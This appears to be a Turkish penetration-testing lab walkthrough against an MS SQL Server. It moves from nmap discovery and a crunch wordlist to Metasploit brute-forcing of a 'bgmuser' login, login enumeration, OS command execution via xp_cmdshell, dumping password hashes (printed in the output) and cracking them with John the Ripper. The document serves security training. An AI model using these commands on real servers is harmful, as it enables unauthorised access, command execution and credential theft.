
Bu uygulamanın amacı:

- Ağ üzerinde MsSQL sunucusunun bulunması
- Crunch kullanılarak password listesinin oluşturulması
- Metasploit mssql_login ile daha önceden bulunan **bgmuser** kullanıcısının şifresinin ele geçirilmesi
- Metasploit mssql_enum_sql_logins ile kullanıcıların bulunması
- Nmap ms-sql-xp-cmdshell ile Sunucu üzerinde işletim sistemi komutlarının çalıştırılmasıdır.

## 1. MsSQL sunucu keşfi

192.168.10.x blokundaki veritabanları nmap aracı vasıtasıyla tespit edilir. Veritabanlarını (Oracle ve MsSql) tespit etmek için aşağıdaki komut çalıştırılır:


*nmap -sS -sV 192.168.10.0/24 –open –p1433*




## 2. Crunch ile şifre dosyasının oluşturulması

Txt formatında şifre dosyası oluşturmak için crunch uygulaması kullanılır. Minimum 5 ve maksimum 6 karakter içerecek şekilde 12345abcde harf/sayı kombinasyonları oluşturulur. Çıktı dosyası –o parametresi ile /root/passwords.txt dosyasına yazdırılır.


*crunch 5 6 12345abcde –o /root/passwords.txt*




### 3. MsSQL Server şifresinin elde edilmesi


bgmuser SqlServer kullanıcısı için şifrenin elde edilmesinde 1. aşamada elde edilen IP adresi, 2. aşamada oluşturulan şifre dosyası kullanılacaktır. **msfconsole** komutuyla açılan metasploit'e *auxilary/scanner/mssql/mssql_login* modülü açılır.

use auxiliary/scanner/mssql/mssql_login
show options
set RHOSTS 192.168.10.XXX
set PASS_FILE /root/passwords.txt
set VERBOSE false
set username bgmuser




## 4. Metasploit mssql_enum_sql_logins ile kullanıcıların bulunması


bgmuser SqlServer kullanıcısı için şifrenin elde edilmesinde 1. aşamada elde edilen IP adresi, 3. aşamada elde edilen şifre kullanılacaktır. **msfconsole** komutuyla açılan metasploit'e *auxiliary/admin/mssql/mssql_enum_sql_logins* modülü açılır. Gerekli parametreler set edilir.



5. **Nmap ms-sql-xp-cmdshell ile Sunucu üzerinde işletim sistemi komutlarının çalıştırılması**

Elde edilen IP adresi, kullanıcı adı ve şifre bilgisi kullanılarak hedef bilgisayar üzerinde xp_cmdhell açıklığı kullanılarak işletim sistemi komutları çalıştırılabilir.

Nmap 192.168.10.XXX –p1433 --script ms-sql-xp-cmdshell --script-args=mssql.username=bgmuser,mssql.password=ELDE_EDILEN_SIFRE,ms-sql-xp-cmdshell.cmd=’net user’




6. **Metasploit - mssql_exec ile Sunucu üzerinde işletim sistemi komutlarının çalıştırılması**

```
msf auxiliary(mssql_exec) > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   CMD                  dir              no        Command to execute
   PASSWORD             123bca           no        The password for the specified username
   RHOST                192.168.4.16     yes       The target address
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(mssql_exec) > set cmd "net user"
cmd => net user
msf auxiliary(mssql_exec) > run

[*] 192.168.4.16:1433 - SQL Query: EXEC master..xp_cmdshell 'net user'


 output
 ------

 User accounts for \\

 -------------------------------------------------------------------------------
 Administrator            Guest                    IEUser
 The command completed with one or more errors.


[*] Auxiliary module execution completed
```

### 7. MsSql Server Hash bilgilerinin ele geçirilmesi

bgmuser SqlServer kullanıcısı için şifrenin elde edilmesinde 1. aşamada elde edilen IP adresi, 3. aşamada elde edilen şifre kullanılacaktır. **nmap** kullanarak aşağıdaki komut çalıştırılır.


```
root@kali:~# nmap -p1433 -script ms-sql-dump-hashes --script-args mssql.username=bgmuser,mssql.password
=[redacted]192.168.10.[redacted] -sV

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-11-08 10:54 EET
Nmap scan report for 192.168.10.[redacted]
Host is up (0.00020s latency).
PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2008 10.00.1600.00; RTM
| ms-sql-dump-hashes:
| [192.168.10.[redacted]:1433]
|     sa:0x010056049B0E9B44C6578EB02C16F15371B7BC0C95C8EECA0D5A
|     ##MS_PolicyEventProcessingLogin##:0x01003869D680ADF63DB291C6737F1EFB8E4A481B02284215913F
|     ##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
|     bgmuser:0x010079A6EFB8BD1D9A5FB876E6274DBDEC587540E626C7FEFAF8
|_    hydrauser:0x0100026B9CC627104FF3C3336B0400C052AB33EF6033FB250378
MAC Address: 00:50:56:9B:22:FF (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.98 seconds
```

### 8. John The Ripper ile şifre özetinden şifre elde edilmesi

Elde edilen hash değerleri kullanılarak açık şifrenin elde edilmesi için “John the Ripper” aracı kullanılır. 4. Aşamda elde edilen hash değerleri hash.txt adında bir dosyaya her biri ayrı bir satır olacak şekilde kayıt edilir. Aşağı yer alan komut çalıştırılır.


root@kali: ~
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# echo > ~/.john/john.pot|john hash.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (mssql05, MS SQL 2005 [SHA1 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
(?)
1g 0:00:00:00 DONE 2/3 (2016-11-08 06:37) 16.66g/s 333.3p/s 333.3c/s 333.3C/s su
mmer..123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#